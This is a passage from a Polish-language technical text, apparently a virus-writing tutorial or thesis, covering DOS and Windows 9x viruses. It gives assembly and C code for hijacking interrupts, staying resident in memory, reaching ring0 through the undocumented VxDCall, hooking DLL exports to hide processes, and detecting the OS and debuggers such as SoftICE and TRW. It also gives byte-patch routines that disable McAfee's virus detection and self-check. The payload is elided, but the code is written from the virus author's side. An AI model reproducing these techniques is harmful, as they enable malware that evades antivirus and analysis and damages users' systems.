        mov    ax, [edi].offset_high
        xchg   ah, al
        bswap  eax
        mov    ax, [edi].offset_low
        mov    bx, [edi].seg_selector
        assume edi:ptr nothing
        ret
EndProc _readidt

BeginProc _saveidt
        assume edi:ptr int_desc
        mov    [edi].offset_low,ax
```

```
        bswap  eax
        xchg   ah,al
        mov    [edi].offset_high,ax
        assume edi:ptr nothing
        ret
EndProc _saveidt

int51offset EQU 51h*8

BeginProc  Przejmij_51h
        cli
        push   edi
        sidt   [esp-2]
        pop    edi
        add    edi, int51offset
        call   _readidt
        mov    OldInt51Proc, eax
        mov    eax, offset32 _int51proc
        call   _saveidt
        ret
EndProc    Przejmij_51h

BeginProc _int51proc
        cli

        [...]                   ;Procedura obsługi klawiatury (kod wirusa)

        db 68h
        OldInt51Proc dd 0
        Ret                     ;JMP OldInt51Proc
EndProc _int51proc
```

Układ PIC umożliwia blokadę przerwań sprzętowych. Poniższy kod blokuje IRQ6 w wyniku tego stacja dyskietek przestaje działać.

```
        mov  dx,21h       ;(port głownego układu 8259)
        in   al, dx
        or   al,01000000b
        out  dx,al
```

6. Metody instalacji w pamięci operacyjnej

tryb rzeczywisty

W punkcie tym zajmiemy się systemem operacyjnym DOS (w wersjach 5.x i 6.x), z tego też względu iż jest to przykład systemu operacyjnego działającego właśnie w trybie rzeczywistym.

Pamięć operacyjna systemu DOS dzieli się na następujące obszary pamięci

- Pamięć konwencjonalna (ang. conventional memory) – obszar o adresach od 0 do 640KB; może być obsługiwana przez wszystkie stosowane typy procesorów. Ograniczenie 640KB w żaden sposób nie jest uwarunkowane właściwościami procesorów, a wynika jedynie z przyjętych rozwiązań konstrukcji komputerów typu IBM PC i wynikających z nich rozwiązań systemu operacyjnego DOS.

- Pamięć górna (ang. Upper Memory Area, UMA) – jest zorganizowana za pomocą bloków w obszarze adresowania 640KB – 1MB; może być częściowo wykorzystywana do celów systemowych. Realizacja tej pamięci polega na odwzorowaniu bloków z obszaru pamięci rozszerzonej przy wykorzystaniu możliwości procesora 386 i wyższych (stronicowanie i tryb wirtualny 8086)
- Pamięć wysoka (ang. High Memory Area, HMA) – są to pierwsze 64KB poczynając od adresu 1MB, pamięć ta wyróżniona jest ze względu na specjalny sposób adresowania tego obszaru pamięci przez procesory 286 i wyższe. Może być wykorzystywana do celów systemowych
- Pamięć rozszerzona (ang. extended memory area) – instalowana w obszarze adresowania od 1MB

W poniższej tabeli przedstawiamy mapę pamięci systemu DOS

Adres obszaru	Długość obszaru	Opis
00000 – 9FFFF	640KB	Pamięć konwencjonalna
A0000 – FFFFF	384KB	Pamięć górna
A0000 – BFFFF	128KB	Pamięć ekranu karty EGA lub VGA
C0000 –C7FFF	32KB	BIOS karty EGA lub VGA
E0000 - FFFFF	128KB	Zarezerwowane dla BIOS-u
100000 – XXXXX		Pamięć rozszerzona
100000 – 10FFEF	64KB	Pamięć wysoka

Pamięć konwencjonalna jest wykorzystywana do celów systemowych w trybie rzeczywistym, dlatego niej się bliżej przyjrzymy i opiszemy na jej przykładzie metody instalacji w pamięci operacyjnej. W tabeli poniżej wyszczególnione zostały dokładniej obszary tejże pamięci.

Adres	Opis
0000:0000	Tablica wektorów przerwań
0040:0000	Zmienne systemowe
xxxx:0000	Część BIOS-u dostarczana ze zbioru IO.SYS
xxxx:0000	Procedury obsługi przerwań
xxxx:0000	Zarezerwowany obszar na bufory
xxxx:0000	Rezydentna część COMMAND.COM. Zawiera procedury obsługi przerwań 22h, 23h, 24h
xxxx:0000	Programy typu TSR
xxxx:0000	Aktualnie wykonujący się program
xxxx:0000	Powłoka systemu – część COMMAND.COM
A000:0000	Pamięć karty EGA/VGA
C800:0000	Rozszerzenia BIOS
F600:0000	Interpreter BASIC-a
FE00:0000 do FFFF:FFFF	ROM-BIOS

Z tabeli tej wynika iż obszar, w który możemy ingerować zawiera się od adresu 0000:0000 do A000:0000.

W systemie operacyjnym DOS kluczową rolę odgrywa system przerwań, bowiem dostęp do funkcji systemowej uzyskujemy przez wywołanie odpowiedniego przerwania, dlatego też głównym punktem

instalacji wirusa w systemie jest właśnie przejęcie przerwania. Poniżej zamieszczam sposób przejęcia przerwania 08h.

```
Instalacja_w_systemie        PROC
        mov  ax,3508h
        int    21h                          ;odczytaj adres procedury obsługi przerwania 8h (zegarowe)
        mov  int08o,bx
        mov  int08s,es
        push  cs
        pop   ds
        mov  dx,offset obsluga_przerwania8h
        mov  ax,2508h                       ;ustaw nowy adres procedury obsługi przerwania 8h
        int    21h
        ret
Instalacja_w_systemie        ENDP
int08o   dw 0
int08s   dw 0

obsluga_przerwania8h        PROC
        pushf
        call dword ptr cs:[int08o]      ;Wykonaj starą obsługe przerwania 8h

        […]                             ;Kod wirusa

        iret
obsluga_przerwania8h        ENDP
```

W powyższym przykładzie korzystaliśmy z dwóch funkcji systemowych 35h oraz 25h pobierających i zmieniających adres obsługi przerwania 8h. Istnieje również drugi sposób przejęcia przerwania – poprzez ingerencje bezpośrednio w tablicę wektorów przerwań. Tablica ta składa się z 256-ciu 4-bajtowych adresów. Adresy te pamiętane są w kolejności offset, segment. Poprzez zmianę tych wektorów mamy możliwość instalowania w systemie własnych procedur obsługi przerwań. Poniższy przykład zobrazuje ten sposób przejmowania :

```
Instalacja_w_systemie        PROC
        mov  ax,0
        mov  es,ax
        cli
        mov  di,4*8h
        mov  ax,es:[di]             ;ES:DI – adres miejsca w tablicy wektorow przerwań z adresem
                                    ;procedury obsługi przerwania 8h.
        mov  int08o,ax
        mov  ax,es:[di+2]
        mov  int08s,ax              ;Odczytaj stary adres obsługi przerwania
        mov  ax,offset obsluga_przerwania8h
        stosw
        mov  ax,seg obsluga_przerwania8h
        stosw                       ;Zmień adres obsługi przerwania 8h
        sti
        ret
Instalacja_w_systemie        ENDP
int08o   dw 0
int08s   dw 0
```

```
obsluga_przerwania8h        PROC
        pushf
        call dword ptr cs:[int08o]      ;Wykonaj starą obsługe przerwania 8h

        […]                             ;Kod wirusa

        iret
obsluga_przerwania8h        ENDP
```

Po przejęciu odpowiedniego przerwania (podpięciu się pod funkcje systemowe) wirus musi stać się rezydentny. Jego kod musi zatem pozostać w pamięci. Innymi słowy wirus staje się programem typu TSR (Terminate & Stay Resident). Działanie takich programów składa się z trzech części.

1) Uruchomienie właściwego programu, który kończy działanie pozostając w pamięci
2) Sprawdzenie, czy został spełniony warunek jego wywołania (np. odpowiednia kombinacja klawiszy).
3) Część właściwa, wykonująca różne czynności usługowe.

Oto przykład wirusa - TSR-a

```
.MODEL TINY
.CODE
org 100h
start:
        jmp Install
int08o   dw 0
int08s   dw 0
obsluga_przerwania8h        PROC
        pushf
        call dword ptr cs:[int08o]      ;Wykonaj starą obsługe przerwania 8h
        [...]                           ;Sprawdzenie warunków
        [...]                           ;Właściwy kod wirusa
        iret
obsluga_przerwania8h        ENDP
Install:
        [...]                           ;Sprawdź czy jest już wirus w pamięci

        mov  ax,3508h
        int  21h                        ;odczytaj adres procedury obsługi przerwania 8h (zegarowe)
        mov  int08o,bx
        mov  int08s,es
        push cs
        pop  ds
        mov  dx,offset obsluga_przerwania8h
        mov  ax,2508h                   ;ustaw nowy adres procedury obsługi przerwania 8h
        int  21h

        mov  dx,offset Install
        int  27h                        ;Zakończ proces zostawiając wszystko w pamięci przed etykietą
                                        Install (Terminate & Stay Resident)
END    start
```

Po takiej instalacji w systemie operacyjnym kod wirusa będzie można bardzo łatwo wykryć, gdyż każdy proces istniejący w systemie dysponuje przydzielonym mu przez system obszarem pamięci operacyjnej. Każdy blok pamięci jest identyfikowany przez specjalną strukturę danych, tzw. nagłówek bloku pamięci

(nazywany też blokiem MCB od ang. memory control block). Bloki pamięci tworzą łańcuch pokrywający całą pamięć operacyjną dostępną dla użytkownika. Nie jest to struktura listowa – położenie następnego bloku określa długość bloku bieżącego

Format nagłówka bloku pamięci (MCB)


Adres pola	Długość pola	Zawartość
00H	1	Znacznik typu bloku: 4Dh - dla bloku pośredniego 5Ah – dla bloku końcowego
01H	2	Identyfikator procesu (PID) będącego „właścicielem” bloku pamięci, tzn. wskaźnik do bloku wstępnego programu (PSP); wskaźnik jest pusty w przypadku bloku wolnego
03H	2	Długość bloku w jednostkach 16-bajtowych (bez nagłówka)
05H	3	Zarezerwowane

Poprzez analizę łańcucha MCB jesteśmy w stanie namierzyć każdy proces, który jest TSR-em.

Wirus może stać się rezydentem wykorzystując puste miejsca systemowe. Jednym z nich jest tablica wektorów przerwań. Większość przerwań nie jest używana przez system operacyjny – skoro tak – to nic nie stoi na przeszkodzie aby wykorzystać przestrzeń adresową przeznaczoną na wektory do nieużywanych przerwań do innych celów (miejsca na segment danych wirusa lub tez na segment kodu wirusa). W miarę bezpiecznym obszarem jest obszar od adresu 0000:01E0 (to jest adresu, w którym pamiętany jest wektor przerwania 78h) do adresu 0000:0400 (koniec tablicy wektorów przerwań). Daje nam to obszar 544 bajtów do wykorzystania na kod wirusa.

tryb chroniony

W punkcie tym postaramy się przedstawić metody instalacji wirusa w pamięci operacyjnej systemu Windows 9x.W tym celu musimy zapoznać się z mechanizmami obsługi pamięci systemu Windows 9x. System ten dysponuje sześcioma różnymi mechanizmami zarządzania pamięcią aplikacji 32bitowej. Wszystkie one zostały zaprojektowane tak, aby mogły być używane niezależnie. Wybór mechanizmu obsługi pamięci dla procesu zależy od tego, do jakich celów będziemy używali zaalokowaną pamięć. Na poniższym rysunku przedstawione zostały wspomniane mechanizmy.



Mechanizm obsługi pamięci	Obsługiwane zasoby systemu
Virtual Memory API	1) Przestrzeń adresowa procesu 2) System pagefile 3) Pamięć systemu 4) Obszar dysku twardego
Memory-mapped file API	1) Przestrzeń adresowa procesu 2) System pagefile 3) Standardowy plik we/wy 4) Pamięć systemu 5) Obszar na dysku twardym
Heap memory API (pamięć stosu)	1) Przestrzeń adresowa procesu 2) Pamięć systemu 3) Zasoby stosu procesu
Global heap memory API Local heap memory API C run-time reference library	1) Zasoby stosu procesu

Wszystkie mechanizmy obsługi pamięci działają na prywatnej przestrzeni adresowej procesu (to jest poniżej 2GB), która jest pamięcią „przełączaną". Z tego względu nie mamy możliwości przejęcia zasobów systemowych w celu instalacji w systemie operacyjnym. Naszym celem jest zainstalowanie kodu wirusa w przestrzeni współdzielonej (powyżej 2GB).

* poziom ring3

Jedynym mechanizmem pozwalającym na współdzielenie zasobów między procesami jest mechanizm Memory-Mapped Files. Mechanizm umożliwia aplikacjom dostęp do zbiorów dyskowych poprzez dostęp do pamięci dynamicznej – przez wskaźniki. Poniżej zamieszczam przykład alokacji pamięci, która będzie współdzielona przez wszystkie procesy w systemie

```
Void Alokacja_Pamięci ()
{
	// Stwórz MemoryMapped file
	hFile = CreateFile ( (LPCTSTR) szFilename, GENERIC_READ | GENERIC_WRITE,
		FILE_SHARE_WRITE, 0, CREATE_ALWAYS, 0, 0);
	if (!hFile)
	{
	// Bląd przy otwieraniu pliku
		return FALSE;
	}
	hFileMap = CreateFileMapping ( hFile, NULL, PAGE_READWRITE | SEC_COMMIT, 0, dwSize,
NULL);

	if (!hFileMap)
	{
		// Błąd przy tworzeniu mapowania pliku
		CloseHandle (hFile);
		return FALSE;
	}
	pMappedFile = MapViewOfFile ( hFileMap, FILE_MAP_WRITE, 0, 0, 0);
```

```
        if (!pMappedFile)
        {
                // Błąd przy MapViewOfFile
                CloseHandle (hFileMap);
                CloseHandle (hFile);
                return FALSE;
        }
        // Pokaż adres
        wsprintf(szTempString, "0x%X\0", (DWORD)pMappedFile);
        return TRUE;
}

#######################################

Void Deinstalacja ()
{
        UnmapViewOfFile ( pMappedFile);
        CloseHandle ( hFileMap );
        CloseHandle ( hFile );
}
```

Dzięki temu otrzymujemy kawałek przestrzeni adresowej o adresie pMappedFile i rozmiarze dwSize. W tą przestrzeń możemy wpisać kod wirusa – dzięki temu niezależnie od aktywnego procesu jego kod zawsze będzie widziany w systemie pod tym adresem.

* poziom ring0

Do pamięci powyżej 3GB (pamięć zarezerwowana dla systemu) mamy dostęp pracując na poziomie ring0 (kod VXD). Na tym poziomie dysponujemy dwoma mechanizmami obsługi pamięci

- poprzez strony pamięci
- poprzez stos

Obydwa mechanizmy udostępniane są przez VMM (Virtual Memory Manager).
Ważniejszymi serwisami VMM służącymi do zarządzania pamięcią poprzez mechanizm obsługi stosu są

- _HeapAllocate
- _HeapFree

Serwisami służącymi do zarządzania pamięcią stronicowaną są

- _PageAllocate
- _PageFree
- _PageModifyPermissions
- _PageQuery

Oto przykład alokacji pamięci na kod wirusa w pamięci operacyjnej powyżej 3GB

a) poprzez stos

```
AddressBLOCK        dd 0

        Mov         ebx,rozmiar_kodu_wirusa
        VMMCall _HeapAllocate,<ebx,HEAPZEROINIT>    ;zaalokuj pamięć
        or          eax, eax
        jz          blad_alokacji
        mov         [AddressBLOCK],eax      ;Zapisz wskaźnik
        mov         ecx, rozmiar_kodu_wirusa
        mov         esi, offset poczatek_wirusa
        mov         edi,eax                 ;EAX – zawiera wskaźnik do zaalokowanej pamięci
        rep         movsb                   ;Wpisz kod wirusa do zaalokowanej pamięci
```

b) poprzez strony

```
AddressBLOCK        dd 0
Ilosc_stron         EQU  ((rozmiar_kodu_wirusa + 4095) / 4096)       ;

        VMMcall _PageAllocate, <PAGE_COUNT, PG_SYS, 0, 0, 0, 0, NULL, PAGEZEROINIT>
        or          eax, eax
        jz          blad_alokacji
        mov         [AddressBLOCK],eax      ;Zapisz wskaźnik
        mov         ecx, rozmiar_kodu_wirusa
        mov         esi, offset poczatek_wirusa
        mov         edi,eax                 ;EAX – zawiera wskaźnik do zaalokowanej pamięci
        rep         movsb                   ;Wpisz kod wirusa do zaalokowanej pamięci
```

By zwolnić pamięć zaalokowaną wcześniej przez _PageAllocate należy użyć serwisu _PageFree.

```
        VMMcall _PageFree, <AddressBLOCK , 0>
        or          eax, eax
        jz          blad_zwalniania
```

By zwolnić pamięć zaalokowaną wcześniej przez _HeapAllocate należy użyć serwisu _HeapFree.

```
        VMMcall _HeapFree, <AddressBLOCK, flags>
        or          eax, eax
        jz          blad_zwalniania
```

Jedną z metod rezydencji wirusa w pamięci operacyjnej jest podpięcie się pod kod biblioteki DLL (Dynamic Loadable Library) przez zmianę wpisu w tablicy exportów biblioteki. Tablica exportów biblioteki mieści się w segmencie kodu, który jest zabezpieczony przed zapisem. Z tego też względu wirus musi zmienić atrybuty pamięci na takie, które umożliwiają zapis do niej. Poniższy kod korzysta z serwisu _PageModifyPermissions, który zmienia atrybuty pamięci. Poniższa procedura przelicza adres wirtualny na numer strony, gdyż numer ten jest parametrem wejściowym do _PageModifyPermissions.

```
    mov         eax,ADRES
    mov         ebx,ROZMIAR
```

```
movzx       ecx,ax
and         ch,0Fh              ;Przelicz adres wirtualny na numer strony
mov         esi,ecx             ;oraz wylicz ilość stron, których atrybury zmieniamy
add         ebx,ecx
add         ebx,00000FFFh
shr         ebx,0Ch
shr         eax,0Ch
push        PC_USER | PC_WRITEABLE | PC_STATIC
push        0
push        ebx                         ;ilosc stron
push        eax                         ;pierwsza strona
VxDcall     _PageModifyPermissions
cmp         eax,-1                              ;jesli eax=-1 to blad!!!
je          blad
mov         [stare_atrybuty],eax
```

Po wykonaniu powyższego kodu będziemy mogli zapisywać do pamięci o wskazanym ADRES-ie.

* metody alternatywne

W Windows 9x istnieje możliwość wykonywania serwisów VxD z poziomu 32-bitowej aplikacji przy użyciu jednej z funkcji exportowanych przez KERNEL32.DLL. Jest to nieudokumentowana funkcja VxDCall, do której punkt wejścia musimy wyliczyć ręcznie. Poniższa procedura wylicza adres procedury VxDCall.

```
DLL_name     db “kernel32.dll”,0

        invoke   GetModuleHandleA, ADDR DLL_Name   ;Pobierz adres bazowy biblioteki
        mov      ebx,eax
        assume   ebx:ptr IMAGE_DOS_HEADER
        mov      eax, [ebx].e_lfanew
        lea      edi, [eax+ebx-4]

        assume  edi:ptr IMAGE_NT_HEADERS
        add      edi, 4
        push     edi
        mov     edi, [edi].OptionalHeader.DataDirectory.VirtualAddress

        assume  edi:ptr IMAGE_EXPORT_DIRECTORY
        add      edi, ebx                                    ;EDI = adres tablicy exportów
        mov      eax, [edi].AddressOfFunctions
        add      eax, ebx
        mov      eax, [eax]
        add      eax, ebx
        mov     [wsk_VxDCall], eax
```

Pobiera ona adres bazowy biblioteki, pod nim właśnie mieści się struktura opisująca bibliotekę rezydującą w pamięci IMAGE_DOS_HEADER następnie pobiera adres struktury IMAGE_NT_HEADERS, z której odczytuje początek tablicy eksportów biblioteki. Na koniec odczytuje wskaźnik do nieudokumentowanej funkcji VxDCall i wylicza jej adres. Wynik zapisuje w wsk_VxDCall.

Mając adres tej funkcji mamy możliwość z poziomu ring3 wywoływać bezpośrednio funkcje z ring0 i korzystać z nieograniczonych możliwości tegoż poziomu. Aby zainstalować się w pamięci operacyjnej wystarczy teraz

A) zaalokować pamięć na kod wirusa
B) przepisać kod wirusa do zaalokowanej pamięci
C) podpiąć się pod jądro systemu

Zdefiniujmy sobie makro, które będzie służyło nam za VxDCall-a

```
_PageModifyPermissions          EQU 00001000Dh
_HeapAllocate                   EQU 00001004Fh
_VWIN32_CopyMem                 EQU 0002A0005h

VxDcall MACRO  funct
        push    funct
        call  [wsk_VXDCall]
ENDM
```

Wykorzystajmy powyższe makro i napiszmy część instalacyjną wirusa w systemie (kod ring3) :

```
AddressBLOCK        dd 0
pcbDone             dd 0

        push        HEAPZEROINIT
        push        rozmiar_kodu_wirusa
        VxDCall _HeapAllocate                   ;Zaalokuj pamięć
        or          eax, eax
        jz          blad_alokacji
        mov         [AddressBLOCK],eax

        push        offset pcbDone
        push        rozmiar_kodu_wirusa
        push        eax
        push        offset poczatek_wirusa
        VxDCall _VWIN32_CopyMem                 ;Kopiuj kod wirusa do pamięci dzielonej
```

Po instalacji kodu w pamięci dzielonej w systemie wirus ma w tym momencie duże pole do manewru podpięcia się pod jądro systemu. Może podpiąć się pod system plików (IFSMgr_InstallFileSystemApiHook), przejąć serwis (Hook_Device_Service), może również podpiąć się pod dynamiczną bibliotekę DLL przykładowo infekując ją poprzez podmianę wskaźnika na procedurę w tablicy eksprtów. By podpiąć się pod DLL wirus musi wykonać następujące rzeczy

- odczytać stary wskaźnik na eksportowaną funkcje
- zmienić atrybuty strony (_PageModifyPermissions)
- wstawić nowy wskaźnik na eksportowaną funkcje w tablicy eksportów

Infekcja DLL może również posłużyć jako metoda STEALTH (ukrywania się w systemie wirusa). Otóż poprzez przejęcie API Process32First oraz Process32Next jesteśmy w stanie ukrywać swój proces w systemie (jego identyfikator PID).

7. Zabezpieczenia wirusów

Jednym z ważniejszych, jak nie najważniejszych, części wirusa jest jego poziom zabezpieczeń przed antywirusami, debuggerami, disassemblerami. Dochodzą również, do tego, zabezpieczenia przed generacją wyjątku w systemie operacyjnym, który może zostać spowodowany, przykładowo, dostępem do chronionej, przez system, pamięci. Wirus działający na systemach operacyjnych windows 98, 95, ME wykorzystujący nieudokumentowane funkcje systemu operacyjnego oraz jego dziury w celu przejść na poziom ring0 nie będzie poprawnie działał na systemach operacyjnych windows NT, 2000 oraz XP. Wynika z tego, iż wirus jest zobligowany do detekcji systemu operacyjnego. Może to zrobić wykonując funkcje systemową GetVersionEx :

```
OSVerInfo     OSVERSIONINFO <>

        mov     OSVerInfo.dwOSVersionInfoSize,sizeof OSVerInfo
        invoke  GetVersionEx,offset OSVerInfo
        cmp     OSVerInfo.dwPlatformId,VER_PLATFORM_WIN32_NT
        jz      @windowsNT
        cmp     OSVerInfo.dwPlatformId,VER_PLATFORM_WIN32_WINDOWS
        jz      @windows9x
```

Jednakże wykonanie jej przez kod wirusa z zarażonego pliku jest procesem skomplikowanym, gdyż wymaga wpisu w tablicy importów pliku PE, by loader procesu zwrócił punkt wejścia do niej. Dlatego też stosuje się inne rozwiązanie wykorzystując mechanizm SEH (Structured Exception Handling).

- Structured Exception Handling (SEH)

Koncepcja jest taka, że aplikacja instaluje jedną lub więcej procedur callback nazwanych „exception handler-ami" następnie w przypadku, gdy wystąpi wyjątek, system, wywołując exception handlera, pozwala aplikacji obsłużyć owy wyjątek. Istnieją dwa typy exception handler-ów:

- „final" exception handler – instaluje się go poprzez wywołanie funkcji SetUnhandledExceptionFilter. Metoda ta odpada ze względu na użycie funkcji systemowej.

- „per-thread" exception handler - ten typ obsługi wyjątku stosowany jest do nadzorowania wybranych obszarów kodu. Instalacja jego polega na zmianie komórki pamięci FS:[0].

Dla każdego wątku w systemie rejestr FS ma inną wartość. Wartość w rejestrze FS jest 16-bitowym selektorem, który wskazuje na blok informacji wątku (Thread Information Block), struktura ta zawiera ważne informacje o każdym wątku w systemie. Pierwszy DWORD w tym bloku wskazuje strukturę, którą nazwiemy strukturą ERR.

Oto postać struktury ERR :

Pierwszy DWORD +0	Wskazuje następną strukturę ERR
Drugi DWORD +4	Jest to wskaźnik na procedurę obsługi wyjątku

A oto przykład użycia mechanizmu SEH przy użyciu per-thread exception handler-a :

```
push    offset obsluga_wyjatku      ;Pierwszy DWORD
push    fs:[0]                      ;Drugi DWORD
```

```
        mov     fs:[0],esp              ;Zainstaluj obsługę ERR

        [...]                           ;Kod wirusa

        pop     fs:[0]                  ;Przywróć poprzedni stan
        add     esp,4h
        ret
obsluga_wyjatku:
        [...]                           ;Wykrycie wyjątku
        mov     eax,0
        ret
```

W przypadku, gdy kod wirusa spowoduje wyjątek, system operacyjny wywoła procedurę obsluga_wyjatku. Dzięki temu wirus będzie wiedział iż na bieżącym systemie operacyjnym nie będzie on działał poprawnie oraz będzie mógł zakończyć swoje działanie.
Inną metodą wykrycia wersji systemu operacyjnego jest sprawdzenie wartości kryjącej się pod offsetem 30h w TIB (Thread Information Block) – pProcess (Process Database Pointer), jeśli znajdująca się tam liczba jest liczbą bez znaku to znaczy ze bieżącym systemem operacyjnym jest windows NT :

```
        push    30h
        pop     eax
        mov     eax,fs:[eax]
        test    eax,eax
        jns     nie_wykonuj

        [...]                   ;Kod wirusa

nie_wykonuj:
```

Następną metodą na wykrycie winsowsa NT jest :

```
        mov     ax,ds
        cmp     ax,137h
        jb      WinNT
```

I jeszcze jedna :

```
                                ; przykladowe wartosci(tryb normalny):
    mov     ecx,fs:[20h]        ; WinNT  fs:[00000020h] = 0000004Ah
                                ; Win9x  fs:[00000020h] = 00000000h
                                ; tryb api debug(NW Debugger):
                                ; WinNT  fs:[00000020h] = 0000005Fh
                                ; Win9x  fs:[00000020h] = 82D64028h
    jecxz   Win9x               ; jesli 0 to znaczy, ze program nie jest
                                ; uruchomiony w trybie api debug
```

- **ochrona antywirusowa**

Ochrona przeciw programom antywirusowym jest kluczową sprawą w wirusach, gdyż od tego zależy ich byt w systemie operacyjnym. Jak się przed nimi chronić ? – sposobem może być wyłączenie procedur sprawdzania plików bezpośrednio w kodzie antywirusa. Dzięki temu, nawet jeśli antywirus radziłby sobie z wirusem, nie będzie w stanie zareagować w przypadku rozprzestrzeniania się wirusa w systemie. Metodę tą

zaprezentował Z0MB1E. Działa ona na zasadzie takiej, iż przeszukuje dysk twardy w poszukiwaniu plików wykonywalnych antywirusów, następnie otwiera je i zmienia ich kod (patchuje) na stałe. Dzięki temu antywirus po ponownym odpaleniu się, z uwagi na wyłączone procedury sprawdzające, nie będzie sprawiał więcej już problemów. Z0MB1E zaprezentował tą metodę na przykładzie AVP oraz MACAFE – wiodących programach antywirusowych. Poniższe procedury są procedurami przeszukującymi kod antywirusa w celu znalezienia kodu odpowiadającego za detekcję wirusa w systemie. Na wejście tej procedury podaje się wskaźnik na bufor, który został uprzednio wypełniony zawartością pliku :

```
; MACAFE -- disable virus-detection

; mcscan32.dll
; B801000000       mov    eax, 1          --> B8 00 ...   mov eax, 0
; EB02             jmp    xxxxxxxx
; 31C0              xor    eax, eax
; [8987C002]0000  mov    [edi+0000002C0], eax

__patch5:      cmp    dword ptr [esi-4], 0C03102EBh
               jne    __continue
               cmp    dword ptr [esi-8], 1
               jne    __continue
               mov    byte ptr [esi-8], 0
               inc    ebx
               jmp    __continue


; MACAFE -- disable self-check

; mcutil32.dll
; 83 C4 10                 add    esp, 10h
; 3B 45 F3                 cmp    eax, [ebp+csum]
; 74 07                    je     xxxxxxxx
;[C7 45 FC 01]00 00 00  mov    [ebp+res], 1

__patch6:      cmp    dword ptr [esi-4], 0774F345h
               jne    __continue
               cmp    dword ptr [esi-8], 3B10C483h
               jne    __continue
               cmp    dword ptr [esi+3], 1
               jne    __continue
               mov    byte ptr  [esi+3], 0
               inc    ebx
               jmp    __continue
```

Po wykonaniu tych procedur zmiany są uaktualniane w plikach wykonywalnych. I przy następnym uruchomieniu systemu operacyjnego antywirusy staną się nieaktywne.

- **ochrona przeciw debuggerom**

A tak naprawdę przeciw ludziom używających debuggerów w celu analizy i reversingu kodu wirusa. Jest to następna z metod ochrony wirusa przeciw antywirusami, gdyż, dopóki nie jest możliwa analiza kodu wirusa, nie zostanie dla niego napisany antywirus. Ochrona ta, jak wszystkie, jest do przejścia i działa na takiej zasadzie, że w przypadku, gdy wirus wykryje debuggera w pamięci operacyjnej, uruchamia procedury niszczące system operacyjny. Dzięki temu uniemożliwia analizę jego kodu.

Debugger jest zobligowany do przejęcia przerwań 1 i 3. Przerwania, te są wywoływane przez procesor w sytuacji, w której wystąpi wyjątek debug lub też breakpoint. W szczególności :

- przerwanie 1 - wywoływane przez procesor, gdy wystąpi wyjątek typu debug
- przerwanie 3 – breakpoint (pułapka)

Procedury obsługi tych przerwań debugger instaluje w tablicy IDT (Interrupt Descriptor Table). Jedną z metod wykrycia debuggera, jest badanie różnicy pomiędzy punktami wejść do procedur obsługi przerwań 1 oraz 3, która w czystym systemie, bez debuggera, wynosi 10h. Oto ona :

```
push    eax
sidt    [esp-2]
pop     eax
add     eax,8                   ;EAX = adres wektora int 1h
mov     ebx, [eax]              ;BX   =  młodsze 16 bitów adresu
add     eax, 16                 ;EAX = adres wektora int 3h
mov     eax, [eax]              ;AX   = młodsze 16 bitów adresu
sub     al, bl                  ;Oblicz różnicę adresów ;)
sub     al,10h
jnz   debugger_aktywny
```

Następną procedurą wykrywającą debuggera jest :

```
ring0:
        push    0000004fh               ; funkcja 4fh
        int     20h
        dd      002a002ah               ; VWIN32_Int41Dispatch
        cmp     ax, 0f386h              ;znacznik instalacji
        jz    debugger_aktywny
```

Jest to wywołanie funkcji 4Fh przerwania 41h – sprawdzenie instalacji debuggera w systemie. W momencie startu systemu, Windows 9x wywołuje funkcję tego przerwania sprawdzając czy ma się uruchomić w trybie debuggingu czy też nie. Gdy Windows 9x uruchomi się w trybie debuggingu, wywołuje to przerwanie w celach informacyjnych dla potrzeb debuggera. Przekazuje mu jakie moduły są ładowane do pamięci oraz jakie są deinstalowane.

Jednym z debuggerów systemowych Windows-a 9x jest SoftICE. Poniżej przedstawiam metodę na wykrycie tego debuggera w pamięci operacyjnej. Oto ona :

```
ring0:
        push    41h             ; numer przerwania
        pop     eax
        db      0CDh,20h        ; Get_PM_Int_Vector
        dw      0044h,0001h     ; zwraca adres procedury obsługującej przerwanie
        cmp     edx,8           ; jeśli offset = 8 to znaczy ze
        je      SoftICE_aktywny


jest_sice       db 0
```

```
ring0:
      db       0CDh,20h                    ; Get_Cur_VM_Handle
      dw       0001h,0001h
      mov      edx, 400h
call_sice:
      db       0CDh,20h                    ; Disable_Local_Trapping
      dw       009Ah,0001h
      mov      esi,dword ptr [call_sice+2]
                                           ; offset DWORDa wskazujacego na adres
                                           ; Disable_Local_Trapping
      mov      esi,[esi]                   ; adres Disable_Local_Trapping
      cmp      word ptr [esi],015FFh       ; czy pierwsze bajty procki to czesc
                                           ; instruckji call dword[..]?
      jne      niee_sice                   ; jesli nie pomin
      cmp      word ptr [esi+6],05751h
      jne      niee_sice

      inc      jest_sicE
niee_sice:
```

Następnym z debuggerów pozwalających na śledzenie kodu ring-0 jest TRW. Również dzięki niemu można zanalizować kod wirusa, z tego też względu zamieszczam, i na jego wykrycie, procedurę anty :

```
jest_trw       db 0

ring0:
      db      0CDh,20h                   ; Get_Cur_VM_Handle
      dw      0001h,0001h
      push    ebx
      mov     eax,000Eh                  ; VM_RESUME
call_trw:
      db       0CDh,20h                  ; System_Control
      dw       0093h,0001h               ; po wykonaniu VxDCall-a bajty 0CDh,20h
                                         ; i numer uslugi zamieniaja sie na
